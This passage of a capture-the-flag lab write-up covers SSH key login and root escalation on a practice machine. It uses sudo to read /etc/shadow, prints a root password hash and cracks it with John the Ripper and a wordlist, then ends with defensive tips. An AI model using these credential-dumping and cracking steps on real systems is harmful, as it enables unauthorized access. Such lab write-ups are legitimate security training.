


```
chmod 600 id_rsa
```

```
ssh -i id_rsa john@10.10.241.25
```

```
john@bruteit:~$ ls
```

```
john@bruteit:~$ cat user.txt
```



Step 4: Privilege Escalation (Sudo Misconfiguration)

Privilege Escalation:

Once inside the system, check the ***sudo authentication credentials***:

```
sudo -l
```


```
sudo /bin/cat /etc/shadow
```

.....OR.....

To get the root.txt content directly you can **do** this:

```
sudo cat /root/root.txt
```

However, you will not get the root passwd for the purpose of the room question



Identified and copied the full root hash:

```
root:$6$zdke.jumsvya24cGzM1duJkwM5b170205xDJ47L0Ag/OpZvJ1gKbLF8PJBd
```

```
KJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7::: and save in a file
```


editor as `root_hash.txt`.

Then use the command

```
john --wordlist=/usr/share/wordlists/rockyou.txt  
--format=sha512crypt hash.txt
```

Afterwards you use this command to view the context of the unhashed file

```
$ john --show root_hash.txt
```



```
su root
```

```
whoami
```


```
cat /root/root.txt
```

OR follow step by step this approach

```
cd /root
```

```
ls
```

```
cat root.txt
```



🎉 **Root Access Obtained!**

Defensive Measures

- 🛡️ How can organizations protect against brute-force attacks?
- ✅ Enforce **strong passwords** and MFA
- ✅ Implement **account lockouts** for repeated failed login attempts
- ✅ Monitor **login attempts** using SIEM solutions
- ✅ Restrict **SSH access** to trusted IPs.